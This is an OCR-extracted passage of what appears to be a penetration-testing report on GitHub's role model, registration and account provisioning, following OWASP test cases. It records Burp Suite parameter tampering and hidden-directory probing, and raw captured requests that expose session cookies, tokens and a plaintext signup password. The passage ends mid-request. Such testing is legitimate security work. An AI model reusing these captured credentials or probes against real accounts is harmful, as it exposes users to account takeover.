


Figure 24: Not Found Repository Page

CFOR Attempt – Not Reproducible Due to GitHub Account Restrictions

Objective: Validate claims that commits from deleted or private forks remain accessible by SHA-1 commit hash.

Limitations Encountered: Due to GitHub's visibility restrictions on new or flagged accounts (testUser749-gif, etc.), the test environment could not simulate fork discovery or commit referencing across accounts. The accounts were not discoverable by one another, nor publicly visible. This prevented full reproduction of the Cross Fork Object Reference vulnerability as reported by Truffle Security.

Recommendation: Future testing should be conducted using verified, trusted GitHub accounts with public visibility to reproduce this behavior, or by analyzing real-world repositories with known forks and commit leakage.

11.2 Identity management testing

11.2.1 Test Role Definitions

Testing is in accordance with the OWASP - Test Role Definitions.

In the first phase, we tried to find official GitHub documentation for roles such as Application Administrator, Support Engineer, or Developer. No documentation on internal roles was found.

But according to About accounts GitHub supports the following accounts, which serve a different way of managing and collaborating on repositories: **personal accounts**, **organization accounts**, and **enterprise accounts**. Each of these accounts has specific roles and permission levels that can be assigned to users or entities under management.

Personal accounts roles: (More in the Permission levels for a personal account repository)

- **Repository Owner** - All admin rights for the repository.
- **Collaborator** - Can pull (read) the contents of the repository and push (write) changes to the repository.
- Note: The personal account can also be used as a machine account for automation - machine user. More in the User accounts.

Role of members of the organization: (More in the About organization roles)

- **Owner** - Complete administrative access to all resources and settings of the organization.
- **Member** - Common nonadministrative rights, default role.
- **Moderator** - Extended permissions for managing discussions and interactions in public repositories.
- **Billing Manager** - Does not have access to repository, but can manage billing and subscriptions for the organization.
- **Security Manager** - Has permission to view and manage security alerts and settings for all repositories and has automatically guaranteed read access to all repositories in the organization.
- **Team Maintainer** - Can add or remove team members, change the team name and description, or edit team settings. More in About team maintainers.
- **Outside Collaborator** - His permissions apply only to those repositories to which he has been explicitly invited (with a specific level of access, see below).
- **GitHub App manager** - Has access to manage the settings of GitHub App registrations owned by the organization. Does not grant access to install and uninstall GitHub apps in an organization.

Roles in the organization's repositories: (More in the Repository roles for organizations)

- **Read** - Can read the content of the repository and see or comment on discussions in the repository.
- **Triage** - Can manage issues, discussions, and pull requests without writing to code.
- **Write** - Can write to the repository (push). Includes all rights from lower levels - working with issues and comments.
- **Maintain** - Can manage repository settings and infrastructure but does not include the most sensitive actions (e.g., deleting a repository).

- **Admin** - Full administrative rights to the repository.

Enterprise accounts roles: (More in the About roles in an enterprise)

- **Owner** - Can manage all enterprise settings, members, and policies.
- **Billing manager** - Can manage enterprise billing settings.
- **Member** - Member or owner of any organization in the enterprise. His rights are determined by his role in specific organizations.
- **Guest collaborator** - Can be granted access to repositories or organizations, but has limited access by default.

List of attempts

In BurpSuite, we searched various GET/POST requests and did not find any attributes that correspond to the role of the session or user (e.g., attributes role=, is_admin=). After adding attributes to the request, nothing happened either.

Modifiable account variables were not found anywhere.

We also tried to find hidden directories such as /backup and /admin by manipulating the URL, but were unsuccessful (GitHub stores users this way, so instead of finding the hidden directory, we either got a 404 error or a public user profile).




Figure 25: Manipulated URL to find hidden directory.




Figure 26: A user profile was found instead of a hidden directory.

Test personal accounts roles

Using the Authorize extension for BurpSuite, we tested the access of a user with the Colaborator role to another user's private and public repository. All tests were successful (the Colaborator was able to access all the features he should have access to and was denied access to other features).

Test organization accounts roles

Test enterprise accounts roles

11.2.2 Test User Registration Process

Testing is in accordance with the OWASP - Test User Registration Process

Registration is done via the form at https://github.com/signup and can only be done directly through GitHub (registration via third-party services such as google.com account is not allowed).




Figure 27: Registration form for GitHub

The registration can be done by anyone with access to a valid email address that is not already connected to another existing account.

Vulnerability found: We found that you can register with a temporary email from sites such as temp-mail.org, 10minutemail.net. See 10.5

Registration is automatic if the required criteria are met (unique username, password in accordance with password policy, and valid email address not connected to another account).

The same person can register for an unlimited number of accounts (the number of accounts is limited only by the number of valid email addresses).

The identity of the user is not checked except for the email address, which is verified by sending a verification code.




Figure 28: Code for email verification during registration

GitHub doesn't let you choose a role when you register - everyone starts as a regular user.

No proof of identity is required for registration (email address only).

OctoCaptcha - GitHub CAPTCHA system is used to protect against bots. There is an option to authenticate via image linking (visual puzzle) or via recording (audio puzzle). When completed, the octocaptcha token is added to the POST request (if missing or invalid, the registration fails).




Figure 29: GitHub CAPTCHA

11.2.3 Test Account Provisioning Process

Testing is in accordance with the OWASP - Test Account Provisioning Process

GitHub offers 3 types of accounts: **personal account**, **organization account**, and **enterprise account**. After registration, the account is by default a personal account. An **organization account** can be created from a personal account in the personal account settings. For more information see Creating a new organization from scratch. An **enterprise account** is an account for managing multiple organizations. An enterprise account is paid (a 30-day free-trial is available - for the GitHub Enterprise Cloud service, which includes a GitHub enterprise account) and can be created from a personal account or promoted from an organization account - more at Creating an enterprise account. Any account change is only possible via the user's personal account (Changing via API or otherwise is not possible).

A **personal account** is not created (during registration - otherwise it cannot be created) under any internal (e.g. admin) account. It is created using an anonymous request - it is identified only by **_gh_sess**.

```
POST /signup?social_email= HTTP/2
Host: github.com
Cookie: _gh_sess=
zN4LK6bem8bUkJOt6h%2B64%2FzshwfXPfnZek9p4%2FtcAQ%2ByvDi3xDFTp%2Br69Ne7zNB1Bg7qRBRC0cf423eW
ATqtDTjgPBMY18a%2BtHNOa2GVImPGACL1ha1b99Eu5KHgO3ROrft%2Fy0KcLbH6yJqOkOmkH3aQYWFBuZs6Plw%2F
35V%2FvlrzgtLsmIS5UfSW5bf%2F84fPqKnEw8NZwAo9jjdYjiLrc2JOhmTp19NqZo5qMFx7MwKAXfrDhX5B6Jp1Rp
MPYEwjEud3JRpLbP4zb8JxMWcUvjwQizX%2FdbSJk4lZWFNaOddCV1Hs--oFePvC7FaaxLqPcG--KgcP5NZ%2FAyhS
mrlwfkO%2F%2Fw%3D%3D; _octo=GH1.1.1798413960.1748085560; logged_in=no; cpu_bucket=xlg;
preferred_color_mode=dark; tz=Europe%2FPrague; GHCC=
Required:1-Analytics:1-SocialMedia:1-Advertising:1; MicrosoftApplicationsTelemetryDeviceId
=e6556298-664b-487e-91ea-29feb9025e56; ai_session=
Autsi2r7AZz29aK0c52jLG|1748085632409|1748085632409; MSFPC=
GUID=bce8b9df781947bb981197dbeb729086&HASH=bce8&LV=202505&V=4&LU=1748085635489
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Referer:
https://github.com/signup?ref_cta=Sign+up&ref_loc=header+logged+out&ref_page=%2F&source=he
ader-home
Content-Type: application/x-www-form-urlencoded
Content-Length: 995
Origin: https://github.com
Te: trailers

authenticity_token=
LdQu410hyKczsS9H7C7lbHKNV%2BViMtkdni6evHiJiDKpopE5QFF2IW5c8%2BiKJkrUk6yo%2BfxcxA2GWSQ573QL
lQ%3D%3D&return_to=&invitation_token=&repo_invitation_token=&user%5Bemail%5D=
ralnasing%2Borgmem%40wearehackerone.com&user%5Bpassword%5D=
ralnasing%2Borgmem%40wearehackerone.com&user%5Blogin%5D=ralnasing-orgmem&filter=&
user_signup%5Bcountry%5D=CZ&user_signup%5Bmarketing_consent%5D=0&octocaptcha-token=
2601842729f546037.0678947505%7Cr%3Deu-west-1%7Cmeta%3D3%7Cmeta_width%3D300%7Cmetabgclr%3Dt
ransparent%7Cmetaiconclr%3D%2523555555%7Cguitextcolor%3D%2523000000%7Cpk%3D747B83EC-2CA3-4
3AD-A7DF-701F286FBABA%7Cdc%3D1%7Cat%3D40%7Cag%3D101%7Ccdn_url%3Dhttps%253A%252F%252Fgithub
-api.arkoselabs.com%252Fcdn%252Ffc%7Csurl%3Dhttps%253A%252F%252Fgithub-api.arkoselabs.com%
7Csmurl%3Dhttps%253A%252F%252Fgithub-api.arkoselabs.com%252Fcdn%252Ffc%252Fassets%252Fstyl
e-manager&required_field_c9f5=&timestamp=1748085564725&timestamp_secret=
ca49568269565286cf386cdd25bf910b7c4c793f98a007ef728341178a57c054
```

Figure 30: POST request to create a personal account

Testing the transfer of a personal account to the organization's account

The author of the account change (the **dotcom-user** attribute in cookies) is always the account that undergoes the change. Changing a personal account to an organization account can only be done by that account.

When a personal account is transferred to an organization's account, the following will occur:




Figure 31: Account Transformation Warning

To create an organization, you need to select another user (another personal account) as the new owner of the organization. GitHub checks for a valid existing user.

Vulnerability found: The selected user does not have to agree to the action of transferring ownership to their account; he will only receive a reminder in their associated email.




Figure 32: Form for transferring a personal account to an organization

To transfer an account to an organization, the user must be in sudo mode, which is verified by a GET request. If the user is found not to be in sudo mode, the user is asked to re-enter the password.

```
GET /sessions/in_sudo HTTP/2
Host: github.com
Cookie: _gh_sess=
pPW8ELCqoHVMLFzRv2N4gFtKikNjDvJf3iCDKvlYDFzsDtnqX%2BWrvu3fX%2FVgaCkpCjuQ671TBO1C%2BQ2MoSG
wl%2BNNcqpngXBfD5H1iQYOAyVHb94t5gT8d%2BRiAPDOxuMtzi4HgwmMAmuzGt2F1vTnth9w60kkUDW5zu%2Bv8x
WtebGAyfCqNTQBNN4IdhhUsVnfCwshQonkVuI%2FA5JImy3g1TTQ2qMDEhlWCa%2FsfP8sw1YsDoodBVdpA7x0aNC
amyvNy%2F23FcMq0UVd6xzbJrG4LP%2B7826QitW9C0bSTl0EZh4ZT2fqPR0GoeG0M0%2B%2B3ATkhIiJgHl6D01U
KnGnOihcE%2FBzAk8PJ7qdHxfMNuxAlZGXMUm7slfkW8aRGSIagwB1pk3YkwWve19AhCCituJxEo14m7odG6Cgo4i
vF1E7FyIrYxVO4AOG2JQb%2FJ9BRWkr3HLrEvdGsd7yqi%2F6VvQv9tevwRJfqIFD10Basag3w81%2FfCWqTozw6c
XtbdCD%2B%2FovQ%2BFCBhl5VUcPg%2BzMj%2F9c7zVwC1o3gvYjXWrTuOsZaU30PJuBOXxZNWTOP0Q0Nh0HHHpu7
43dRGNNGfQ0urDTEQ1I%2FpL55inVfwsuWvgnR%2Fav3Wnj3%2F%2BX7ntV3PIO4nzCN9ZL1j1SKP7rcP2JdFyYkY
LDChN0LlDmrOjZtB56TkxL7APkxXhrKUuV1u9E0jD4YJZxR3k50fIc9nF%2Fc6KkXgTbLTq%2BY5LC8E4tHx094%2
B4wBEVZcT0LfC5NslewVO0569yoxailybhKesMi74BLp3FZhdzka0ZJ%2FGdxnyCeS3tijjRud1Bz2%2BKnjM2a1q
pQ7R2cUWBz26qt7Hfu%2BVBQQjg2V%2B7yX0c0PsbyFa7Q7jf6X3dbU836BiSAGaGAbo%2FtAozh0liduHNBAPxV5
lMIbH7KUmj5MvpWmgEG5tqPrMd6PVLbXQgQNQ6AX2ytbt6iUI9jXhAwv1HaIV31GDZ1c3AhD%2FhRsT%2BNhXf3tF
